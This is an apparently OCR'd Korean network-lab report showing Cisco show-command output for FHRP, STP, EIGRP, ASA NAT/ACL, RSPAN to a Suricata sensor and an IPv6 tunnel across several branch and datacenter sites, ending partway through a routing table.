	`SW2#sh glbp brief`
	`Interface Grp Fwd Pri State Address Active router Standby router`
	`Vl10 10 - 100 Standby 30.1.128.200 30.1.128.254 local`
	`Vl10 10 1 - Listen 0007.b400.0a01 30.1.128.254 -`
	`Vl10 10 2 - Active 0007.b400.0a02 local -`

[본사(미국 동부 사설) 2]

2.4의 ASA 항목을 참고해주시기 바랍니다.

[본사(미국 동부 DMZ) 3]

적용 상세	

ASA / DMZ	[ASA] 인터페이스 정보
	`ASAV1# sh run int`
	`!`
	`interface GigabitEthernet0/0`
	` nameif outside`
	` security-level 0`
	` ip address 30.2.0.1 255.255.255.0`
	`!`
	`interface GigabitEthernet0/1`
	` nameif inside`
	` security-level 100`
	` ip address 192.168.1.254 255.255.255.0`
	`!`
	`interface GigabitEthernet0/2`
	` nameif dmz`
	` security-level 50`
	` ip address 30.3.0.1 255.255.255.0`
	`!`
	`interface Management0/0`
	` management-only`
	` nameif management`
	` security-level 100`
	` ip address 192.168.56.10 255.255.255.0`
	`ASAV1#`
	ASA의 각 인터페이스에 설정된 nameif, security-level, IP 주소 등의 네트워크 설정 정보를 확인가능

	정적 NAT 및 동적 NAT 정책과 트래픽 변환(hit) 현황을 확인가능
	`1 (outside) to (inside) source static out1 out1  destination static INSIDE-NET INSIDE-NET`
	`    translate_hits = 4777, untranslate_hits = 6045`
	`2 (outside) to (inside) source static out2 out2  destination static INSIDE-NET INSIDE-NET`
	`    translate_hits = 6, untranslate_hits = 6`
	`3 (outside) to (inside) source static out3 out3  destination static INSIDE-NET INSIDE-NET`
	`    translate_hits = 1064, untranslate_hits = 5087`
	`4 (outside) to (inside) source static out4 out4  destination static INSIDE-NET INSIDE-NET`
	`    translate_hits = 29, untranslate_hits = 29`
	`Auto NAT Policies (Section 2)`
	`1 (outside) to (inside) source static s4 172.16.8.20`
	`    translate_hits = 0, untranslate_hits = 0`
	`2 (outside) to (inside) source static s1 172.16.254.33`
	`    translate_hits = 2, untranslate_hits = 16`
	`3 (outside) to (inside) source static s2 172.16.254.55`
	`    translate_hits = 0, untranslate_hits = 0`
	`4 (outside) to (inside) source static s3 172.16.254.66`
	`    translate_hits = 21, untranslate_hits = 0`
	`5 (inside) to (outside) source dynamic INSIDE-NET interface`
	`    translate_hits = 217368, untranslate_hits = 12982`
	`ASAV1# _`

	ASA의 각 인터페이스(outside, inside, dmz)에 적용된 ACL 정책과 global 접근 제어 설정을 확인 가능

```
ASAV1# sh running-config access-group
access-group OUTSIDE_IN in interface outside
access-group inside_access_in in interface inside
access-group DMZ_access_in in interface dmz
access-group global_access global
ASAV1# _
```

ASA의 라우팅 테이블

```
Gateway of last resort is 30.2.0.2 to network 0.0.0.0

S*    0.0.0.0 0.0.0.0 [1/0] via 30.2.0.2, outside
S     0.0.0.0 255.255.255.255 [1/0] via 192.168.0.1, outside
C        30.2.0.0 255.255.255.0 is directly connected, outside
L        30.2.0.1 255.255.255.255 is directly connected, outside
C        30.3.0.0 255.255.255.0 is directly connected, dmz
L        30.3.0.1 255.255.255.255 is directly connected, dmz
S        30.3.10.0 255.255.255.0 [1/0] via 30.3.0.2, dmz
S        30.3.20.0 255.255.255.0 [1/0] via 30.3.0.2, dmz
S        30.3.30.0 255.255.255.0 [1/0] via 30.3.0.2, dmz
S        172.16.8.20 255.255.255.255 [1/0] via 30.2.0.2, outside
S        172.16.254.33 255.255.255.255 [1/0] via 30.2.0.2, outside
S        172.16.254.55 255.255.255.255 [1/0] via 30.2.0.2, outside
S        172.16.254.66 255.255.255.255 [1/0] via 30.2.0.2, outside
C        192.168.1.0 255.255.255.0 is directly connected, inside
L        192.168.1.254 255.255.255.255 is directly connected, inside
S     192.168.20.0 255.255.255.0 [1/0] via 192.168.1.1, inside
S     192.168.30.0 255.255.255.0 [1/0] via 192.168.1.1, inside
S     192.168.40.0 255.255.255.0 [1/0] via 192.168.1.1, inside
C        192.168.56.0 255.255.255.0 is directly connected, management
L        192.168.56.10 255.255.255.255 is directly connected, management
```

ASA의 NAT/PAT 변환 테이블을 확인하여 내부 IP가 외부 IP로 변환된 세션 정보를 확인 가능

```
61 in use, 914 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap,
       s - static, T - twice, N - net-to-net
NAT from outside:172.16.8.20 to inside:172.16.8.20
    flags sI idle 25:54:35 timeout 0:00:00
NAT from outside:172.16.254.33 to inside:172.16.254.33
    flags sI idle 21:14:40 timeout 0:00:00
NAT from outside:172.16.254.55 to inside:172.16.254.55
    flags sI idle 25:54:53 timeout 0:00:00
NAT from outside:172.16.254.66 to inside:172.16.254.66
    flags sI idle 25:07:23 timeout 0:00:00
NAT from outside:172.16.254.33 to inside:172.16.254.33
    flags sIT idle 0:03:50 timeout 0:00:00
NAT from inside:192.168.0.0/16 to outside:192.168.0.0/16
    flags sIT idle 0:03:50 timeout 0:00:00
NAT from outside:172.16.254.55 to inside:172.16.254.55
    flags sIT idle 24:24:13 timeout 0:00:00
NAT from inside:192.168.0.0/16 to outside:192.168.0.0/16
    flags sIT idle 24:24:13 timeout 0:00:00
NAT from outside:172.16.254.66 to inside:172.16.254.66
    flags sIT idle 0:04:28 timeout 0:00:00
NAT from inside:192.168.0.0/16 to outside:192.168.0.0/16
    flags sIT idle 0:04:28 timeout 0:00:00
NAT from outside:172.16.8.20 to inside:172.16.8.20
<--- More --->
```

```
TCP PAT from inside:192.168.30.7/50913 to outside:30.2.0.1/50913 flags ri idle 0
:12:16 timeout 0:00:30
TCP PAT from inside:192.168.30.7/50887 to outside:30.2.0.1/50887 flags ri idle 0
:00:00 timeout 0:00:30
TCP PAT from inside:192.168.30.7/50879 to outside:30.2.0.1/50879 flags ri idle 0
:00:05 timeout 0:00:30
TCP PAT from inside:192.168.40.2/47885 to outside:30.2.0.1/47885 flags ri idle 0
:00:02 timeout 0:00:30
TCP PAT from inside:192.168.40.2/60541 to outside:30.2.0.1/60541 flags ri idle 0
:00:07 timeout 0:00:30
TCP PAT from inside:192.168.40.2/39595 to outside:30.2.0.1/39595 flags ri idle 0
:00:12 timeout 0:00:30
TCP PAT from inside:192.168.40.2/52945 to outside:30.2.0.1/52945 flags ri idle 0
:00:17 timeout 0:00:30
TCP PAT from inside:192.168.40.2/40999 to outside:30.2.0.1/40999 flags ri idle 0
:00:21 timeout 0:00:30
TCP PAT from inside:192.168.40.2/43783 to outside:30.2.0.1/43783 flags ri idle 0
:00:22 timeout 0:00:30
TCP PAT from inside:192.168.40.2/39935 to outside:30.2.0.1/39935 flags ri idle 0
:00:27 timeout 0:00:30
TCP PAT from inside:192.168.30.3/52636 to outside:30.2.0.1/52636 flags ri idle 9
:26:15 timeout 0:00:30
TCP PAT from inside:192.168.30.3/40476 to outside:30.2.0.1/40476 flags ri idle 9
:35:42 timeout 0:00:30
<--- More --->
```

[미국 서부 지사]

적용 상세	
STP Root 및 Secondary	[SW7] Root 확인

```
VLAN30
  Spanning tree enabled protocol ieee
  Root ID     Priority    8192
              Address     c40b.5164.0001
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    8192
              Address     c40b.5164.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                    Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/2      128.43   128    19 BKN     0  8192 c40b.5164.0001 128.43
FastEthernet1/4      128.45   128    19 FWD     0  8192 c40b.5164.0001 128.45
FastEthernet1/5      128.46   128    19 FWD     0  8192 c40b.5164.0001 128.46
```

[SW8] Secondary 확인

```
ESW8#sh spanning-tree bri

VLAN30
  Spanning tree enabled protocol ieee
  Root ID     Priority    8192
              Address     c40b.5164.0001
              Cost        19
              Port        44 (FastEthernet1/3)
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    28672
              Address     c40c.1a60.0002
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                   Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/1      128.42   128    19 BKN    19 28672 c40c.1a60.0002 128.42
FastEthernet1/3      128.44   128    19 FWD     0  8192 c40b.5164.0001 128.45
```

FHRP (VRRP)

[SW1] Master 확인

```
ESW1#sh vrrp bri
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Vl10               10  150 3414       Y  Master  20.4.0.253      20.4.0.254
```

[SW2] Slave 확인

```
ESW2#show vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Vl10               10  100 3609       Y  Backup  20.4.0.253      20.4.0.254
```

EIGRP 200

[SW1] protocol 확인

```
ESW1# sh ip pro
Routing Protocol is "eigrp 200"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP metric weight K1=1, K2=0, K3=1, K4=0, K5=0
  EIGRP maximum hopcount 100
  EIGRP maximum metric variance 1
  Redistributing: eigrp 200
  EIGRP NSF-aware route hold timer is 240s
  Automatic network summarization is not in effect
  Maximum path: 4
  Routing for Networks:
    20.0.0.0/16
    20.2.0.0/16
    20.4.0.0/16
```

[R1] neighbor 확인

```
R1#sh ip eigrp neighbors
IP-EIGRP neighbors for process 200
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
1   20.0.0.3                Se1/0.123        151 16:30:37   40   240  0  135
0   20.0.0.2                Se1/0.123        140 16:31:35   35   210  0  72
```

[IDC(캐나다) 1]


<table>
<tr><th colspan="2">적용 상세</th></tr>
<tr><td rowspan="4">RSPAN</td><td>미러링할 트래픽을 Suricata 서버가 연결된 g1/0 포트로 보내기
<pre>
Session 1

Type   : Remote Destination Session
Source RSPAN VLAN   : 100
Destination Ports   : Gi1/0
    Encapsulation   : Native
</pre></td></tr>
<tr><td><pre>
Session 1


Type   : Remote Source Session
Source Ports   :
    Both   : Gi0/0
Dest RSPAN VLAN   : 100
</pre></td></tr>
<tr><td><pre>
Session 1

Type   : Remote Source Session
Source Ports   :
    Both   : Gi0/0-1
Dest RSPAN VLAN   : 100
</pre></td></tr>
<tr><td><pre>
Session 1

Type   : Remote Source Session
Source Ports   :
    Both   : Gi0/0-1
Dest RSPAN VLAN   : 100
</pre></td></tr>
<tr><td rowspan="3">GLBP</td><td>vlan 40 Active
<pre>
Vl40   1   -   150 Active   192.168.40.3   local   192.168.40.2
Vl40   1   1   -   Listen   0007.b400.0101 192.168.40.2   -
Vl40   1   2   -   Active   0007.b400.0102 local   -
ESW8#
</pre></td></tr>
<tr><td>vlan 50 Active
<pre>
Interface   Grp Fwd Pri State   Address   Active router   Standby router
Vl50   1   -   150 Active   192.168.50.3   local   192.168.50.2
Vl50   1   1   -   Listen   0007.b400.0101 192.168.50.2   -
Vl50   1   3   -   Active   0007.b400.0103 local   -
ESW10#
</pre></td></tr>
<tr><td>vlan 40, 50 Standby
<pre>
Interface   Grp Fwd Pri State   Address   Active router   Standby router
Vl40   1   -   120 Standby 192.168.40.3   192.168.40.1   local
Vl40   1   1   -   Active   0007.b400.0101 local   -
Vl40   1   2   -   Listen   0007.b400.0102 192.168.40.1   -
Vl50   1   -   120 Standby 192.168.50.3   192.168.50.1   local
Vl50   1   1   -   Active   0007.b400.0101 local   -
Vl50   1   3   -   Listen   0007.b400.0103 192.168.50.1   -
ESW9#
</pre></td></tr>
<tr><td>이더채널</td><td>[SW16]</td></tr>
</table>



[SW19]



STP	스위치포트의 모드가 Trunk여야 하는 RSPAN과 동시에 설정할 수 없다고 판단하여 구현하지 않음

[IDC(캐나다) 2]

적용 상세	
EIGRP	Routing Protocol is "eigrp 300" Outgoing update filter list for all interfaces is not set Incoming update filter list for all interfaces is not set Default networks flagged in outgoing updates Default networks accepted from incoming updates EIGRP metric weight K1=1, K2=0, K3=1, K4=0, K5=0 EIGRP maximum hopcount 100 EIGRP maximum metric variance 1 Redistributing: eigrp 300 EIGRP NSF-aware route hold timer is 240s Automatic network summarization is not in effect Maximum path: 4 Routing for Networks: 19.0.0.0 50.3.0.0/16 50.4.0.0/16 Routing Information Sources: Gateway Distance Last Update 50.3.0.1 90 03:48:20 50.4.0.2 90 03:48:20 Distance: internal 90 external 170
VRRPv3	Master GigabitEthernet0/1 - Group 1 - Address-Family IPv6 State is MASTER State duration 20 hours 40 mins 40 secs Virtual IP address is FE80::1 Virtual secondary IP addresses: FC00:3::3/64 Virtual MAC address is 0000.5E00.0201 Advertisement interval is 1000 msec Preemption enabled, delay min 60 secs (0 msec remaining) Priority is 150 Track object 1 state UP decrement 60 Master Router is FE80::E6A:E8FF:FE4B:1 (local), priority is 150 Master Advertisement interval is 1000 msec (expires in 39 msec) Master Down interval is unknown
	Slave


```
GigabitEthernet0/1 - Group 1 - Address-Family IPv6
  State is BACKUP
  State duration 20 hours 45 mins 2 secs
  Virtual IP address is FE80::1
  Virtual secondary IP addresses:
    FC00:3::3/64
  Virtual MAC address is 0000.5E00.0201
  Advertisement interval is 1000 msec
  Preemption enabled, delay min 60 secs (0 msec remaining)
  Priority is 90
    Track object 1 state UP decrement 60
  Master Router is FE80::E6A:E8FF:FE4B:1, priority is 150
  Master Advertisement interval is 1000 msec (learned)
  Master Down interval is 3648 msec (expires in 2956 msec)
```

STP

Root

```
VLAN10
  Spanning tree enabled protocol ieee
  Root ID     Priority    8192
              Address     c406.13a0.0001
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    8192
              Address     c406.13a0.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                       Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128    19 FWD     0  8192 c406.13a0.0001 128.41
FastEthernet1/1      128.42   128    19 FWD     0  8192 c406.13a0.0001 128.42
FastEthernet1/5      128.46   128    19 FWD     0  8192 c406.13a0.0001 128.46

ESW2#show spanning-tree vlan 20 brief

VLAN20
  Spanning tree enabled protocol ieee
  Root ID     Priority    8191
              Address     c406.13a0.0002
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    8191
              Address     c406.13a0.0002
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                       Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128    19 FWD     0  8191 c406.13a0.0002 128.41
FastEthernet1/2      128.43   128    19 FWD     0  8191 c406.13a0.0002 128.43
FastEthernet1/6      128.47   128    19 FWD     0  8191 c406.13a0.0002 128.47

ESW2#
```

Secondary


VLAN10
Spanning tree enabled protocol ieee
Root ID Priority 8192
Address c406.13a0.0001
Cost 19
Port 42 (FastEthernet1/1)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Bridge ID Priority 16384
Address c405.4850.0000
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300
Interface Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
FastEthernet1/1 128.42 128 19 FWD 0 8192 c406.13a0.0001 128.42
FastEthernet1/3 128.44 128 19 FWD 19 16384 c405.4850.0000 128.44
ESW1#show spanning-tree vlan 20 brief
VLAN20
Spanning tree enabled protocol ieee
Root ID Priority 8191
Address c406.13a0.0002
Cost 19
Port 43 (FastEthernet1/2)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Bridge ID Priority 16384
Address c405.4850.0001
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300
Interface Name Port ID Prio Cost Sts Designated Cost Bridge ID Port ID
FastEthernet1/2 128.43 128 19 FWD 0 8191 c406.13a0.0002 128.43
FastEthernet1/4 128.45 128 19 FWD 19 16384 c405.4850.0001 128.45
ESW1#

BLK

```
ESW3#show spanning-tree vlan 10 brief

VLAN10
  Spanning tree enabled protocol ieee
  Root ID     Priority    8192
              Address     c406.13a0.0001
              Cost        19
              Port        46 (FastEthernet1/5)
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    32768
              Address     c407.4c3c.0000
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                   Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/3      128.44   128    19  BLK    19 16384 c405.4850.0000 128.44
FastEthernet1/5      128.46   128    19  FWD     0  8192 c406.13a0.0001 128.46

ESW3#show spanning-tree vlan 20 brief

VLAN20
  Spanning tree enabled protocol ieee
  Root ID     Priority    8191
              Address     c406.13a0.0002
              Cost        19
              Port        47 (FastEthernet1/6)
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    32768
              Address     c407.4c3c.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                   Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/4      128.45   128    19  BLK    19 16384 c405.4850.0001 128.45
FastEthernet1/6      128.47   128    19  FWD     0  8191 c406.13a0.0002 128.47

ESW3#
```

IPv6

IPv6 대역 라우팅 테이블

```
IPv6 Routing Table - Default - 8 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, M - MIPv6, R - RIP, I1 - ISIS L1
       I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary, D - EIGRP
       EX - EIGRP external
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
S   FC00:1::/64 [1/0]
     via Tunnel119, directly connected
S   FC00:2::/64 [1/0]
     via Tunnel119, directly connected
S   FC00:3::/64 [1/0]
     via Tunnel119, directly connected
C   FC00:1001::/64 [0/0]
     via FastEthernet0/0.10, directly connected
L   FC00:1001::1/128 [0/0]
     via FastEthernet0/0.10, receive
C   FC00:1002::/64 [0/0]
     via FastEthernet0/0.20, directly connected
L   FC00:1002::1/128 [0/0]
     via FastEthernet0/0.20, receive
L   FF00::/8 [0/0]
     via Null0, receive
```

6 to 4 Tunneling

[R1]

```
Tunnel119 is up, line protocol is up
  Hardware is Tunnel
  MTU 17920 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive not set
  Tunnel source 50.3.0.1, destination 50.3.0.2
  Tunnel protocol/transport IPv6/IP
  Tunnel TTL 255
  Tunnel transport MTU 1480 bytes
  Tunnel transmit bandwidth 8000 (kbps)
  Tunnel receive bandwidth 8000 (kbps)
  Last input 00:00:00, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/0 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     17048 packets input, 2455078 bytes, 0 no buffer
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     17110 packets output, 1711534 bytes, 0 underruns
     0 output errors, 0 collisions, 0 interface resets
     0 unknown protocol drops
     0 output buffer failures, 0 output buffers swapped out
```

[R19]

```
Tunnel119 is up, line protocol is up
  Hardware is Tunnel
  MTU 17920 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive not set
  Tunnel source 50.3.0.2, destination 50.3.0.1
  Tunnel protocol/transport IPv6/IP
  Tunnel TTL 255
  Tunnel transport MTU 1480 bytes
  Tunnel transmit bandwidth 8000 (kbps)
  Tunnel receive bandwidth 8000 (kbps)
  Last input 00:00:00, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/0 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     16940 packets input, 2439890 bytes, 0 no buffer
     Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     16977 packets output, 1697882 bytes, 0 underruns
     0 output errors, 0 collisions, 0 interface resets
     0 unknown protocol drops
     0 output buffer failures, 0 output buffers swapped out
```

[알래스카 지사]





<table>
<tr><th colspan="2">적용 상세</th></tr>
<tr><td rowspan="3">FHRP (MHSRP)</td><td>[SW4] MHSRP 확인
<pre>
ESW4#sh standby bri
                    P indicates configured to preempt.
                    |
Interface   Grp Prio P State   Active   Standby   Virtual IP
V140   40   110 P Active   local   40.4.0.252   40.4.0.254
V150   50   80   P Listen   40.5.0.253   40.5.0.252   40.5.0.254
</pre></td></tr>
<tr><td>[SW5] MHSRP 확인
<pre>
ESW5#sh standby bri
                    P indicates configured to preempt.
                    |
Interface   Grp Prio P State   Active   Standby   Virtual IP
V140   40   80   P Standby 40.4.0.253   local   40.4.0.254
V150   50   80   P Standby 40.5.0.253   local   40.5.0.254
</pre></td></tr>
<tr><td>[SW6] MHSRP 확인
<pre>
ESW6#sh standby bri
                    P indicates configured to preempt.
                    |
Interface   Grp Prio P State   Active   Standby   Virtual IP
V140   40   80   P Listen   40.4.0.253   40.4.0.252   40.4.0.254
V150   50   100 P Active   local   40.5.0.252   40.5.0.254
</pre></td></tr>
<tr><td rowspan="2">Static/Default Routing</td><td>[R5] Static routing 확인
<pre>
      21.0.0.0/16 is subnetted, 1 subnets
C   21.21.0.0 is directly connected, Loopback0
      40.0.0.0/8 is variably subnetted, 8 subnets, 2 masks
C   40.0.0.0/24 is directly connected, FastEthernet0/0
C   40.1.0.0/16 is directly connected, Ethernet2/0
C   40.2.0.0/16 is directly connected, Ethernet2/1
C   40.3.0.0/16 is directly connected, Ethernet2/2
S   40.4.0.0/16 [1/0] via 40.1.0.2
S   40.5.0.0/16 [1/0] via 40.3.0.2
C   40.6.0.0/16 is directly connected, Ethernet2/3.60
